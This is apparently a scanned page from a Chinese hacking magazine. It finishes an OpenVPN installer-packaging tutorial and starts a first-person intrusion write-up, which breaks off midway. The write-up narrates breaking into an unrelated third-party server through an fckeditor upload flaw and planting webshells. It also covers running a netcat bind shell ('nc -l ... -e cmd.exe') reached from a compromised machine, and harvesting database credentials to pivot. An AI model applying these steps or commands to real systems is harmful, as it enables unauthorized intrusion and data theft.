  File "${BIN}\${PRODUCT_UNIX_NAME}serv.exe"

  SetOutPath "$INSTDIR\config"
  ;edit by xysky
  File "${GEN}\config\ca.crt"
  File "${GEN}\config\ta.key"
  File "${GEN}\config\client.ovpn"

```

图 6

然后我们将 ca.crt、ta.key、client.oVPN 文件放在 gen 目录就可以了，执行./ domake-win 进行编译就可以了。(注意：gen 目录最初是没有的，是编译中产生的，而且下次编译会清除掉，最好是将 domake-win 里的 install-win32/doclean 这行注释掉。)这样打包生成的 exe 在安装的时候就会自动在 config 目录释放这些文件，适合大量部署。


我们将打包带进去的 openVPN-gui-1.0.3.exe 这个文件进行适当修改，为其加入 manifest 资源，以解决 UAC 问题。

首先，我们用文本编辑器新建个文本文件，输入如下内容保存为 openVPNgui.manifest：

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1"
manifestVersion="1.0">
<assemblyIdentity version="1.0.0.0"
processorArchitecture="x86"
name="Company.Department.exe openVPNgui"
type="win32"/>
<description>openVPNgui</description>
<!-- Identify the application security requirements. -->
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
<security>
<requestedPrivileges>
<requestedExecutionLevel
level="requireAdministrator"
uiAccess="false"/>
</requestedPrivileges>
</security>
```

```
</trustInfo>
</assembly>
```

然后用 vs2005 或者 platform SDK 里自带的 mt.exe 程序为 openVPNgui 程序加入 manifest 资源，命令如下：



将修改之后的 openVPNgui 程序放入 vista 或 Windows 7 桌面上，会发现其图标显示有变化，如图 7 所示（左边为解决 UAC 问题的程序、右边为原程序）。




图 7

最后我们将修改好的 openVPNgui 程序替换原来的 openVPNgui 程序，重新编译一次，即可得到解决 UAC 问题的安装包。

新方案小结与改进

上面这套系统已经基本实现了动态口令的功能，也解决了之前方案的缺点。在大规模正式使用时，根据个人经验，还需要考虑以下问题：

1．方案用了脚本验证方案，没有使用 plugin 机制，有兴趣的朋友可自行研究；

2．在本文完成之时，官方 openVPN2.1.4 已经出 released 版本了，读者可自行选择；

3．OpenVPN 的用户名如果存在中文，则不能采用 via-env 方式，需采用 via-file 方式；

4．如果有人不断恶意尝试登录，将会导致该账号对应的手机会收到许多短信；

5．官方建议是使用 UDP，在实际运行过程中发现双线机房的路由策略可能导致客户端使用 UDP 无法正常连接，需调整路由策略，建议服务器上 TCP 与 UDP 双开，出现问题客户端只需修改下配置即可；


6．实际使用中发现 OpenVPN 的心跳检测机制会导致客户端很久无人操作时，每隔一小时自动重连的情况，如果这个时候密码刚好跟之前的不一样，则无法连接成功而且会有相关短信发出；

7．实际投入使用前还需要考虑一个问题，那就是程序请求短信网关一切正常，但短信网关没有发送短信给用户，或者有户手机接收不到短信；

8．客户端在大量终端上使用，难免存在兼容性问题。我们需要考虑 OpenVPN 在终端上出现异常导致无法连接的情况，比如将第一个方案与第二个方案进行整合。

还是老样子，这一系列后续的问题，就留给读者朋友们思考了。对这个方案感兴趣的朋友，可以在黑防论坛上联系我，我的 ID 是 xysky。

前置知识：无
关键词：渗透、检测



记一次安全检测笔记

文/图　814ckhum0r

1．整体思路

在网站服务器禁用了ASP解析上传的aspshell无法执行的情况下，通过域名注册信息得到技术管理员邮箱，通过此邮箱信息得知此邮箱同时注册了另外一个域名 cdxxx.cn，利用 fckeditor 二次上传漏洞入侵此网站获取 webshell，发现此服务器上 IIS 配置信息里存在目标网站，提权未果情况下，利用此服务器上某个站点的 DBO 权限的 MSSQL 账号执行 SQL 语句备份一个脚本木马到原服务器上目标站点的 Web 目录，通过查看 system.config 文件得到目标网站的数据库连接账号密码，利用此账号密码成功连接搬迁后的服务器的数据库。同时数据库角色也是 DBO，备份 aspx 小马到目标站目录，然后提权。此时网站和服务器成功沦陷。

2．详细过程

最近公司某领导让我帮他一研究生时候的同学看一下网站安全情况，随口就答应了，便有了这次检测，其间让我郁闷好几次，所以决定写下来。经过初步信息搜集得知目标服务器环境是 Win2003+IIS6.0+ ASP.net+MSSQL2000，IP 地址为 221.xxx.77.1，网站应该是外包给某个公司开发的。

首先是尝试 SQL 注入，把主站网站翻了个遍发现为数不多的带参数的页面，但是“鸟用”都没有，用 wwwscan，webcruiser，acunetix wvs 扫描了下也没啥可用的，来到前台注册用户，结果提示需要填写推荐人，一时没有找到推荐人，想了想一般新站都有测试账号之类的，尝试用账号 test 密码 test 登录前台，成功～～，再找找上传的地方，个人资料头像上传处传了一张正常图片，刷新后查看属性得到地址。（图 1）

由此可见用户名为 test，头像地址就是 http://tianxxx.com/Images/UserFace/test.gif，看到这个心中窃喜，立即注销重新注册一个用户，还是得填推荐人，填上 test，却提示此用户不是实名用户，再次登录 test 将个人资料完善，姓名就填张三，再次注销重新注册了一个 a.asp;1 的账号，登录也成功了，心里就想着这么快就搞定了，结果上传一句话图片木马后头像刷新后还是默认图片，难不成没上传成功？（事后进服务器发现文件是上传成功了的，只是解析不出来）试着访问了一下 http://tianxxx.com/Images/UserFace/a.asp; 1.gif 提示 404 错误，反查了一下 IP，服务器上就三个域名，一个就是主站，一个是子域名，另一个是不相干的站.Google 出来好几个耳机域名，扫了一下某个子域名，发现根目录下有 fckeditor，心中又窃喜，尝试 fckeditor 二次上传漏洞，成功上传了图片木马，访问时却不能执行。估计 IIS 里面禁止了 ASP 应用程序扩展只留了 aspx，后来把网站所有的二级域名的 fckeditor 都尝试了下，都没能成功执行。另外一个不相干的站也测试了，都没有啥可用的。做以上这些无用功都花了不少时间。想放弃再给领导汇报说没有问题。当时又下班了就没有汇报。蹬着自行车就回家了。在回家路上又想了想，还是觉得不干下来不行。于是想着下一步该怎么来搞。回家吃饭后打开我的垃圾本本儿便继续了。




图 1

通过 whois 查询目标域名得到域名注册邮箱信息，E-mail：arcaixxx@163.com

然后反查询邮箱得知此邮箱注册过 mapxxx.cn（IP：124.17x.x.40）域名（图 2）。

尝试访问此域名发现网站打不开，用 Google 搜索此邮箱得到注册公司名称，继续用 Google 搜索此公司名称得到另外一个域名 cdxxx.cn（IP：127.17x.x.40）并且能正常打开（图 3）。




图 2




图 3

初步看了一下这网站，搜索功能存在注入漏洞，不过利用起来比较麻烦，暂时放弃，在论坛发表帖子处存在 fckeditor（图 4）。




图 4

这次可没抱太大希望，尝试二次上传漏洞成功得到一句话木马（图 5）写入 aspxspy 得到 webshell。




图 5

（结论：当你充满期待结果却总是让人失望，当你不奢望美好的结果，有时却会让你惊喜～～～）。

用 iisspy 功能看到了目标网站信息，断定是网站搬家之后那公司未删除的（图 6）。




图 6

立马执行 notepad c:\windows\system32\drivers\etc\ hosts 添加目标网站域名至此服务器（IP：127.17x.x.40）。ipconfig /flushdns 一下，重新打开浏览器访问域名，能正常打开。（而且站点是人工配置的，看样子安全不到哪儿去，再次窃喜）

尝试了目录跳转失败，其他几个 Web 目录也失败，这倒是意料之中，C 盘能列出目录但子目录一个都不能读取，其他分区也不能读取，试了试 bloodsword 大牛的 darkblade 暴力猜解目录。还好 temp 文件夹可写可读可执行。传了个 cmd.exe 到 cookies 目录，尝试了 360\，巴西烤肉\su 都失败，用命令尝试列目录也没有反应，利用 iisspy 里面的一些密码尝试连接 MSSQL 和 su 都不行。连执行系统自带的很多命令都不行，注册表里面也没啥可利用的。入侵陷入死角。此时已经很晚了，看着窗外，夜是如此宁静。原来大家都睡了，只有我一个人和计算机伴着呼呼的散热声还在“工作”着。大脑告诉自己也该休息了。放了两首轻音乐，洗漱完就睡了。

第二天，在上班途中突然想起来原来的服务器目标站点应该没有禁用 ASP 应用程序扩展，可以用 fckeditor 上传漏洞再试一下，到公司后迫不及待实践了一下，返回 500 错误，什么都不能传。停了会儿，后来想想，有了目标站点 Web 账号和密码，那试试 runas 之类的复制 webshell 到目标站点目录。于是在网上找了两个类似 runas 的第三方命令行工具，改名为 runas1.exe 并上传，再上传一个 aspx 大马到 c:\windows\temp\ cookies\a.aspx，在 webshell 里面执行“runas1.exe /user:webuser c:\windows\temp\cookies\cmd.exe /c copy c:\windows\temp\cookies\a.aspx d:\wwwroot\www.tianxxxx. com\wwwroot\images\ webpass”没有反应，上传 nc.exe。在 webshell 里写了个批处理 nc -l -vv -p 8484 -e c:\windows\temp\cookie\cmd.exe，远程桌面连上一台肉鸡然后执行 nc.exe 124.172.x.x 8484 得到一个 cmdshell，这个 shell 也是继承 Web 账户的权限。执行 cd c:\windows\temp\cookies\切换到当前目录。再来执行 runas1.exe /user:username command.exe password，经过测试发现只能执行 exe 程序，执行批处理会的话即使给出绝对路径也会提示找不到路径，于是用 VB 写了一个复制文件的小程序上传为 c:\windows\temp\cookies\ copy1.exe，再次执行 runas1.exe /user:webuser copy1.exe webpass，提示已经以 webuser 身份执行了 copy1.exe，再来查看进程，执行 tasklist，提示 tasklist 不是内部或外部命令，也不是可运行的程序，再执行其他一些常用命令也这样提示，估计是环境变量的问题，上传了几个常用命令工具到 c:\windows\temp\cookies\，cmdshell 下再次执行 tasklist.exe，发现 copy1.exe 已经成功创建。但访问依旧是 404 页面。

折腾了 N 久都没有进展，此时已是中午下班时间。和同事吃了午饭回办公室小睡了一会儿，还得继续干活儿……这次挨个地在 aspxspy 的 iisspy 里面找能进的目录。果然，找到某个 discuz nt 版的网站。直接进了 Web 目录，查看了 DNT.config 得到一个 MSSQL 账号（图 7）。




图 7

用 aspxspy 的 database 功能连接上去，显示是 Public 权限（图 8）。

